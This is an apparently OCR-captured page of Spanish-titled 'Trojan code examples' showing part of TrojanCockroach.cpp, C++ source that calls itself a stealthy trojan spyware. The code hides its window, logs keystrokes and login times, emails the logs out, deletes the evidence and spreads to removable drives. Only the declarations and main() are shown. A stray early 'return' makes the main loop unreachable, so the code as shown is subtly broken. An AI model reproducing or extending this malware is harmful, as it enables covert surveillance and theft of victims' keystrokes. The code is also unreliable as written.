

Ejemplos de código de Troyano:


TojanCockroach.cpp




```
/**
* Developer: Minhas Kamal (BSSE-0509, IIT, DU)
* Date: 15.Aug.2014, 28.Sep.2015
* Comment: A Stealthy Trojan Spyware.
**/

#include <windows.h>
#include <time.h>
#include <string>
#include <fstream>

using namespace std;


#define FILE_NAME "Record.log"
#define FOLDER_NAME "trojanCockroach"
#define RUN_FILE_NAME "TrojanCockroach.exe"
#define RUN_LINK_NAME "TrojanCockroach.lnk"
#define INFECT_FILE_NAME "Infect.exe"
#define INFECT_LINK_NAME "Infect.lnk"
#define EMAIL_SENDER_FILE_NAME "Transmit.exe"

#define MIN_RECORD_SIZE 20 //no of PC start count before sending a mail
#define LIFE_TIME 5 //mail will be sent 5 times from one PC
#define MAIL_WAIT_TIME 180000
#define MAILING_TIME 60000

string allDrives;
int age=0;

int get_setAge();
bool checkRecordSize();
void sendData();
void logUserTime();
void logKey();
char getRemovableDisk();
void infectDrive(char driveLetter);
char* getRandomName();


main(){
    FreeConsole(); ///hide window

    age = get_setAge();
    if(checkRecordSize()){ ///check for right time
```




```
        int i=1;
        while(i<3){ ///try 2 times to send data

            Sleep(i*MAIL_WAIT_TIME); ///wait
            if(!system("ping www.google.com -n 1")){ ///check connection
                ////////////****SEND DATA****////////////
                sendData();

                Sleep(MAILING_TIME); ///wait! or file will be deleted
before sending
                DeleteFile(FILE_NAME);

                break;
            }
            i++;
        }
    }

    age=get_setAge();

    ////////////****LOG USER_DATE_TIME****////////////
    if(age <= LIFE_TIME){
        logUserTime();
    }

    char driveLetter = getRemovableDisk(); ///initial search for all
disks
    return; // :)
    while(1){
        ////////////****LOG KEY****////////////
        if(age <= LIFE_TIME){
            logKey();
        }else{
            Sleep(5000);
        }

        ////////////****INFECT****////////////
        driveLetter = getRemovableDisk();
        if(driveLetter!='0'){
            infectDrive(driveLetter);
        }
    }

}

/**
 * For old file get age - for new file set age.
**/
int get_setAge(){
```



